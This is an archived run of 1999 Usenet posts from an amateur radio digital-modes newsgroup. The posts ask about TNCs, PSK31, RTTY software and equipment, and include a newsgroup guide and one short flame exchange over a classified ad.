speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

884. AMT-2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Keith Elgin <keith@elgin.demon.co.uk>
Message-ID: <4f+OrMAaicy2Ew3B@elgin.demon.co.uk>
Source record: 19685

Hi All,

Can someone in the group tell me if it is possible to link and old ICS Electronics AMT-2 to a PC. This unit was initially operating on a Commodore 64 but reading the manual it looks like it can be used in terminal mode in other computers. I need to know the serial connection for use with the PC, anyone help?

Regards,


```
+-------------------------------------------------------------------------+
| Keith Elgin |
| | | |
| Email : keith@elgin.demon.co.uk | _ | |
| ICQ : 15260911 _____________|_( )_|_____________ |
| Phone : +44 (0)1265 43575 o +|+ [ ( o ) ] +|+ o |
| Amateur : GI7SOB *[_]---[_]* |
| QTH : Coleraine, N.Ireland |
+-------------------------------------------------------------------------+
```

885. Re: WA4DSY 56k modem and PackeTwin card, $420

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <7acp4ffvb1@nnrp1.dejanews.com>
Source record: 19686

correction, I posted a message in the thread. I wasn't the one who started it. I can't remember who was. Get your facts straight before you flame me. Oh, and another thing, Fuck You.

In article <7ab5sh$qst@enews4.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Don't trust this asshole. He's the one who was recently asking around for
> cheats and cracks for Ham-Radio software, wanting to create a "Ham-Warez"
> site.
>
> If he'll steal a programmer's pay, he'll steal anything. I wouldn't trust
> him any further than I could throw him, and I would warn any of my fellow
> Hams from trusting this scumbag.
>
> Don't buy from this person. He's a thief.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
> qwasty@hotmail.com wrote in message <7a71k3mok1@nnrp1.dejanews.com>...
> >I bought a WA4DSY 56k modem and PackeTwin card last summer and I have never
> >used them. The PackeTwin card has never been installed into a PC and the
> >WA4DSY 56Kbps modem has never been powered up. They are both brand-spankin'
> >new, from Paccomm. You can see photos and info about them at
> >http://www.paccomm.com the PackeTwin card is capable of doing 2Mbps if you
> >can find or build a modem that is that fast. It's great for hi speed
> >microwave data or digital video and such. I have all the original
> packaging,
> >manuals, shipping containers etc. I haven't checked on this to be sure, but
> >you may have to get a different protocol IC from Paccomm for their
> PackeTwin
> >card in order to interface it with the WA4DSY modem. You also will need
> >transverters for the modem to your preferred operating frequency.
> >
> >Not including shipping, I paid $350 for the modem and $250 for the
> PackeTwin
> >for a total of $600. The reason I am selling these units is because I am a
> >college student and I don't have the time it takes to get these things
> >running. On top of that, there's almost nobody in Utah (that I know of)
> with
> >similar equipment. So, what good is it if there's nobody to link to?
> >

> >I'd like to sell them together if possible. They are worth $600 together, I
> >will sell them for $420. I'll ship them when your check/money order clears
> my
> >bank. If you have questions, send me an email or something. My nick is
> badon
> >on EFnet (IRC) if you want to chat.
> >
> >-----------== Posted via Deja News, The Discussion Network ==----------
> >http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>
>

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

886. Re: RTTY decoding with Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: llefczik@motown.lmco.com
Message-ID: <7acstmjhm1@nnrp1.dejanews.com>
Source record: 19687

Has anyone tried FTV. Receives and transmits many digital modes.
Have not used it since I got an OAK video cqard that does not support VESA.

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

887. Re: PSK, a little breathing room PLS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: llefczik@motown.lmco.com
Message-ID: <7acv5bljn1@nnrp1.dejanews.com>
Source record: 19688

I just heard about PSK31 this weekend on the air and found it in the web today and was looking through this news group to learn more. But this just does not make sense to me. Why does a NEW mode such as PSK31 want an established system like Pactor to change their operating habits?

There is a lot of spectrum with nothing established on it in the bands. Everyone is talking about the decline of ham radio and especially CW, I would think such a norrow bandwidth system such as PSK31 would not want to be any where near other digital signals. It's not really RTTY, why the push to be in with all of these signals?

Don't take me wrong, I don't have any HF digital systems running yet and don't want to make anyone upset before I get on the air with them. I am just asking...

I saw the whole APRS system move because of bad early planning, is there any thing to learn from that?

Hope to be up on PSK31 soon, but so far my luck with interfacing computers with radios has not been good.

73 de WA2EHZ

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

888. Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990216174709.02918.00002847@ng-fa1.aol.com>
Source record: 19689

I'm and experienced computer type and ham. I'm just starting to look at digetal radio. Is there any need for a TNC. Looks like it just turns my desktop into a dumb terminal. Would seem that the whole trip could be done in software. Advice appreciated 'cause my pocketbook isn't all that deep.

73/chuck

889. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7actfi$r61@news.Hawaii.Edu>
Source record: 19690
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, WH6U, (jeffreyh@hawaii.edu), or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
=======

Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the group includes Cary Oler's daily solar progagation bulletins, ARRL

bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas.

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send email with the word "subscribe" on a line by itself to cq-contest-request@tgv.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to

dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's headers (before the first blank line). This will cause followups to your

article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, WH6U, rec.radio.amateur working-group
jeffreyh@hawaii.edu

890. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36CA0C22.268E@ibm.net>
Source record: 19691

SV Windigo wrote:
> I'm and experienced computer type and ham. I'm just starting to look at
> digetal radio. Is there any need for a TNC. Looks like it just turns my
> desktop into a dumb terminal. Would seem that the whole trip could be done in
> software. Advice appreciated 'cause my pocketbook isn't all that deep.

TNCs are 25 year old "technology". 25 years ago a PC couldn't do
the necessary DSP job. Today it can. TNCs are obsolete. Have fun.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

891. wefax mods wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <7ad88phrj1@news.inc.net>
Source record: 19692

i have a bc 145 xl i want to modify for wefax,can anybody help me?
EAGLE@EZ-NET.COM

892. Lunar 2mtr Amp Manual Needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: lbooth <lbooth@comm.net>
Message-ID: <7adc70$5um$1@news.ametro.net>
Source record: 19693
Cross-posted to:
alt.ham-radio.packet,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

I need the manual or schematic for a Lunar Electronics 2M10-80P amplifier.
This is a 10 watt in/80 watt out amplifier with a receive preamp. I'll
cover Xerox and postage, whatever is fair.

Tnx

N5LB

893. KPC-3 Node troubles

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: n3nka@cvn.net
Message-ID: <lFqy2.10990$bq.66346043@WReNphoon2>
Source record: 19694

You did not state weather or not this "node" was a KA-node, Kantronics K-NET
or if it was being used
with a program such as MSYS. Be sure to check all parameters, and if needed
make sure it is in kiss
mode. Kantronics TNC's can be finicky especially if there is even the
slightest bit of noise on the recieved
signal. It will not allow the DCD circut to work correctly, and basically
wont "hear" much. If all else fails,
try a hard reset with the jumpers. I have 6 in use on my MSYS bbs and
occaisonally have to reset them,
to get them back in line. If you are using the hostmaster program try
setting the DCD circut to "software".
This has helped me in the past.
Good luck. 73 de Doug N3NKA

-**** Posted from remarQ, Discussions Start Here(tm) ****-
http://www.remarq.com/ - Host to the the World's Discussions & Usenet

894. serial link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: lior <lior@hostpro.net>
Message-ID: <%Wqy2.133$o_1.1786@news6.ispnews.com>
Source record: 19695

Hi,

I was wondering if anyone has done what I'm trying to do.
I am using AM-TR4-4xx transmitters to send serial data and using AM-HRR6-4xx reciever (abacom-tech.com). I tried to send direct serial data without any interface but am running into big interference problems. I know I need to do something like FSK to make the tranmission more reliable... Does anyone know or have successfully implemented a PIC interface to do this?

Any help would be greatly appreciated and thank you in advance.

Lior
lior@hostpro.net

895. PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: arthurp742@aol.com
Message-ID: <19990216200252.04995.00002750@ng19.aol.com>
Source record: 19597

I have just tried PSK31.... GREAT!
I am very impressed with the QRM resistance and low power requirements.

A tip of the hat to G3PLX for the great program.

Art

896. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7ad7vkldc2@news.minn.net>
Source record: 19598

In article <36CA0C22.268E@ibm.net>, w6rca@ibm.net wrote:
>SV Windigo wrote:
>> I'm and experienced computer type and ham. I'm just starting to look at
>> digetal radio. Is there any need for a TNC. Looks like it just turns my
>> desktop into a dumb terminal. Would seem that the whole trip could be done
> in
>> software. Advice appreciated 'cause my pocketbook isn't all that deep.
>
>TNCs are 25 year old "technology". 25 years ago a PC couldn't do
>the necessary DSP job. Today it can. TNCs are obsolete. Have fun.

Hello:

Not sure I agree with your conclusion, A good program like Brian B's does a great job on the air. But there are other problems that a good TNC will solve. The connectability of the soundcard to the transmitter for example, I had one kit with the following instructions:

"For transmitting, hold the mic near the PC speaker".

I leave the DX cluster on 24 hours a day, that seems a waste of a 300Mhz PC and soundcard. I also supply a node for Weather Service in an isolated hilltop site. I'm not sure I'd want to leave my PC there either.

I think TNC's and multi-mode controllers will be around for a bit longer.

One man's opinion (who works for a company that builds TNC's).

John Douglas
N0ISL/UA4LIS/UB5WJD
TimewaveTtechnology

897. Re: PSK, a little breathing room PLS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ca375f.0@news.iprolink.co.nz>
Source record: 19599

I think the point is that the digital mode allocations in the IARU bandplan are fairly small, and most of the space is already taken up with other digital modes (as is much of the space on either side!).

PSK31 is a very good mode (I have heard CW experts guardedly say that it is nearly as good as CW), and indeed needs very little bandwidth, but operation can still be spoiled by wider band modes in the same allocation. One problem is that very few receivers have filters as narrow as the PSK31 signal, so suffer from in-passband desense, another is that of direct interference from other digital mode stations.

PSK31 is a live real operator mode, and the operators become understandably upset when an automatic unattended station starts up without checking the frequency first.

Murray ZL1BPU

898. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ca3899.0@news.iprolink.co.nz>
Source record: 19600

I agree with John. Terrible waste of a good computer.

However, if you have an old computer you want to use
for packet, try the Baycom software. It uses a very simple
modem to generate the tones and does all the rest in
software. Good for old PCs which don't have the grunt for
all the DSP sound card stuff.

If you just want to check your email occasionally, by
all means use your 300 MHz super cruncher and sound
card software.

Actually used TNCs are now so cheap that you might as
well use your PC as a dumb terminal, and use it for other
things at the same time.

Murray ZL1BPU

899. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ca3a01.0@news.iprolink.co.nz>
Source record: 19601

It depends on what you want to do.

Sending data accurately would require a block type
protocol, so probably a Clover family protocol would
be best.

Sending human readable text, digitized voice or
images, where a few errors
are permissable could be done using MT63. The
2 kHz wide mode has a raw throughput of 1280 bps.

The MT63 throughput is continuous - not changing
to faster or slower with changes in conditions, as
will happen with Clover. When conditions are poor
the Clover (or Pactor II) data rate will slow down
significantly.

Murray ZL1BPU

900. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ca3add.0@news.iprolink.co.nz>
Source record: 19602

Surely the intent of the ruling would be that
anything the FCC can monitor with publicly
available equipment or a publicly available
protocol would be the right one?

Whether the actual ruling makes sense is
another matter. What a draconian law-ridden
country the US is! So much for the "land of the free"!

Fred

901. Re: MOTOROLA 56002EVM card.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ca3c0f.0@news.iprolink.co.nz>
Source record: 19603

Ted,
Can't help you directly, but I can give you some callsigns and email
addresses of EVM users that can help you.

I keep a worldwide "Call Book" of EVM users, and anybody wishing
to be put on the list, or to have a copy of the list, should contact me.

The publicly available list does not include personal information,
such as email address - only name and callsign. I will ask those
on the list to make contact with you if they wish to.

Check the public list at:

http://members.xoom.com/ZL1BPU/MT63/MT63.html

or email me.

Murray ZL1BPU
as149@detroit.freenet.org

902. Re: RTTY decoding with Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ca3d42.0@news.iprolink.co.nz>
Source record: 19604

You guys should contact Rob ZL2AKM, the author of
BLT, an excellent RTTY program for sound card. It will
cost a lot less than $100 - its free.

Check the software at:

http://www.geocities.com/SiliconValley/Heights/4477/

or email Rob at:

mailto:robglassey@geocities.com

73,

Murray Zl1BPU

903. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990216231443.17872.00002662@ng-ba1.aol.com>
Source record: 19605

>From: W6RCecilA <w6rca@ibm.net>

>
>TNCs are 25 year old "technology".

Thanks for the reply. Any suggestions re software?

73 chuck KF0LX
Happy Trails
chuck
S/V Windigo - Sitka, AK

904. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990216231907.17872.00002663@ng-ba1.aol.com>
Source record: 19606

>From: "Fred" <as149@detroit.freenet.org>
>Date: 2/16/99 9:44 PM Central

>What a draconian law-ridden
>country the US is! So much for the "land of the free"!

Actually, Fred, I sort of like the USA. But, each to his own.

chuck
Happy Trails
chuck
S/V Windigo - Sitka, AK

905. Ozradio Websites

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Ozradio Websites <ozradio@webaxs.net>
Message-ID: <z1xy2.35$C02.1150@vic.nntp.telstra.net>
Source record: 19607

All my websites have now been moved to the following locations:

OZRADIO WEBSITES

RADIO COMMUNICATIONS - SCANNING - MODS - ANTENNA DESIGN
****

AVALON INTERNATIONAL AIRSHOW 99 WEBSITE
MARITIME COMMUNICATIONS WEBSITE

****

Ozradio's website for the avalon airshow is now online!

This is the "Unofficial Avalon Airshow" website
containing info for scanning and aviation
enthuisiasts alike.

Available on the website is:

* Avalon Airfield Maps & Tracking Patterns

* Avalon Airfield & Geelong Location Maps

* Melbounre Air Traffic Channels / Freqs

* Avalon Air Traffic Channels / Freqs

* Geelong Air Traffic Channels / Freqs

* K & J District Police Channels

* Marine Rescue Channels (Plus Maps)

* Media & Taxi Frequency Allocations

* State Emergency Service & Ambulance Allocations

* MP3 Audio File Archives

* Real Audio HTTP Streams

Login at: www.webaxs.net/~ozradio/avalon
OR
203.55.252.4/~ozradio/avalon
****

This site has been officially authourised by
Airshows Downunder. All audio content has been
authourised by Airshows Downunder & the Australian

Communications Authority.

All material on the site is copyright:
"Airshows Downunder" & "Ozradio Websites" ©1999.

www.webaxs.net/~ozradio/avalon
203.55.252.4/~ozradio/avalon
ozradio@webaxs.net

****

MARITIME WEBSITE - CLOSURE OF 500 KHZ

* Recordings Of The Final Transmissions

* Transcriptions of the transmissions

Login At: www.webaxs.net/~ozradio/marine
OR
203.55.252.4/~ozradio/marine

www.webaxs.net/~ozradio/marine
203.55.252.4/~ozradio/marine
ozradio@webaxs.net

****

906. Latest KPC3 software upgrade?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Fremont, "Ca." <2meters@excite.com>
Message-ID: <7aehb3$a92@bgtnsc02.worldnet.att.net>
Source record: 19608

Thanks for reading...

Was wondering if anyone has the latest KPC3
upgrade, I think it's version 8.2.? Would like
to know what the benefits are over the 6.0
software version...

Regards,

Dave / N6QDY

907. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: dmoisan@shore.net
Message-ID: <36cad419.72599524@news.shore.net>
Source record: 19609

On Tue, 16 Feb 1999 12:07:50 -0500, "Ed Hare, W1RFI" <w1rfi@arrl.net>
wrote:
>Handbook and in "Technical Descriptions: CLOVER, G-TOR, PACTOR, PACTOR
>II." The latter has been published by ARRL to meet the requirement in
>Part 97. At 32 pages and $10 it is a bit pricey, but that just about
>represents the cost -- the initial printing was 100 copies.

Sounds like it's made for electronic distribution.

73, Dave

David Moisan, N1KGH n1kgh@amsat.org
http://www1.shore.net/~dmoisan
Invisible Disability: http://www1.shore.net/~dmoisan/invisible_disability.html
GE Superradio FAQ: http://www1.shore.net/~dmoisan/faqs/superradio/gesr_faq.html

908. HAL P-38 tuning indicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <7aep88$1454$1@node17.cwnet.frontiernet.net>
Source record: 19610

Hi gang,

Has a nice chat with the HAL folks at the Miami Hamfest (really computer show, as it turns out), and....

I am considering the purchase of a HAL P-38 RTTY board. There seems to be a gap in my knowledge though.

How do you tune this beast? I'm used to the LED's on the PK-232. I'm not using RITTY or anything else, software wise besides WF1B. HAL makes a tuning indication (RTTY-1 is the product), but $90 for an LED indicator seems a bit steep.

So what are the other options?

(Also, if you have experience with a P-38, I'd appreciate a quick comment as to it's efficiency over other TNC's like the PK-232 and the KAM. Basically looking to be sure the investment is worthwhile.)

Please email reply direct (and also to the group if you want.)

Thanks.....

Rick Mintz, W1TY
Rochester (NY) DX Association
Rmintz@Frontiernet.net

909. DAT recorder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: CoastalEddie@webtv.net
Message-ID: <424-36CAEC58-5@newsd-232.iap.bryant.webtv.net>
Source record: 19611

I have a dat recorder dtr-80p, digital tape recorder, which I use for logging and recording
cw off the air for code practice purposes,
How do I slow the tape down or download into a computer? the cw on most bands is too fast for me to copy (when I can hear it, being antenna restricted) I can copy abt 10 wpm (what you have a general class licence?
P.S. Why is everybody complaining so much about takiing the code exam, these days?
It was so easy (back then!) I probably could have gone for an extra class license!

910. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: CoastalEddie@webtv.net
Message-ID: <424-36CAF306-8@newsd-232.iap.bryant.webtv.net>
Source record: 19612

If I transmit music (non copywritten, out of date etc.) in digital form,
is it still considered music?
by part 95. Is it still not legal to transmit?
Unrelated: "newgroup" as follows: rec. amateur radio "local net" Antenna
restricted hams using 18"dish.

911. Re: Latest KPC3 software upgrade?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: msb <msbSPAMMAPS@newpony.com>
Message-ID: <36CB0410.ED74D7AD@newpony.com>
Source record: 19613

fremont,

new w/ 8.2 for kpc3 = Advanced APRS Digi, EMWIN

viddy ->
http://www.kantronics.com/product.htm

it's a start..
..
(imo -- i would upgrade to a kpc3+ and auction the kpc3 instead of
upgrading the firmware in the 3 -- unless you can do it at a very low
cost)

73/msb.

Fremont, Ca. wrote:

> Thanks for reading...
>
> Was wondering if anyone has the latest KPC3
> upgrade, I think it's version 8.2.? Would like
> to know what the benefits are over the 6.0
> software version...
>
> Regards,
>
> Dave / N6QDY

912. DIY Wireless data communication (RS-232)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Mogwai <mogwai@smitsarnhem.com>
Message-ID: <7af587kod1@dinkel.civ.utwente.nl>
Source record: 19614
Cross-posted to:
alt.comp.hardware.homebuilt,alt.comp.hardware.homedesigned,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Hi all,

I'd like to build a wireless RS-232 communication channel, so my robot can communicate with a PC. I searched the net for transmitter/receiver units, but only found commercial ones (which are far too expensive for a hobby project).

So can anyone point me to an online design/schematic that I can use for my project.....

Thanks,

mogwai

913. Re: HAL P-38 tuning indicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36fb182c.316550294@news.atl.bellsouth.net>
Source record: 19615

On 17 Feb 1999 16:03:20 GMT, "Rick Mintz" <Rmintz@Frontiernet.net> wrote:
>Has a nice chat with the HAL folks at the Miami Hamfest (really computer
>show, as it turns out), and....
>
>I am considering the purchase of a HAL P-38 RTTY board. There seems to be a
>gap in my knowledge though.
>
>How do you tune this beast? I'm used to the LED's on the PK-232. I'm not
>using RITTY or anything else, software wise besides WF1B. HAL makes a tuning
>indication (RTTY-1 is the product), but $90 for an LED indicator seems a bit
>steep.

The software included with the P-38 has an on screen tuning indicator. It uses
4 bars and is very intuitive to use after a very short learning curve. You don't
need anything else.

>(Also, if you have experience with a P-38, I'd appreciate a quick comment as
>to it's efficiency over other TNC's like the PK-232 and the KAM. Basically
>looking to be sure the investment is worthwhile.)

I've had one since they first came out. It works very very well in Clover II.
It works well in AMTOR and RTTY. There were some early bugs with its
PACTOR implementation, but that was corrected in later software releases.
It doesn't do PACTOR II, GTOR, or packet. It also doesn't do any of the new
modes such as PSK31 or the various Hell modes (but then neither do the
KAM or PK-232). DSP gives it a performance edge over those TNCs in the
modes it does do, and of course the tighter coupling to the PC is a real
advantage.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

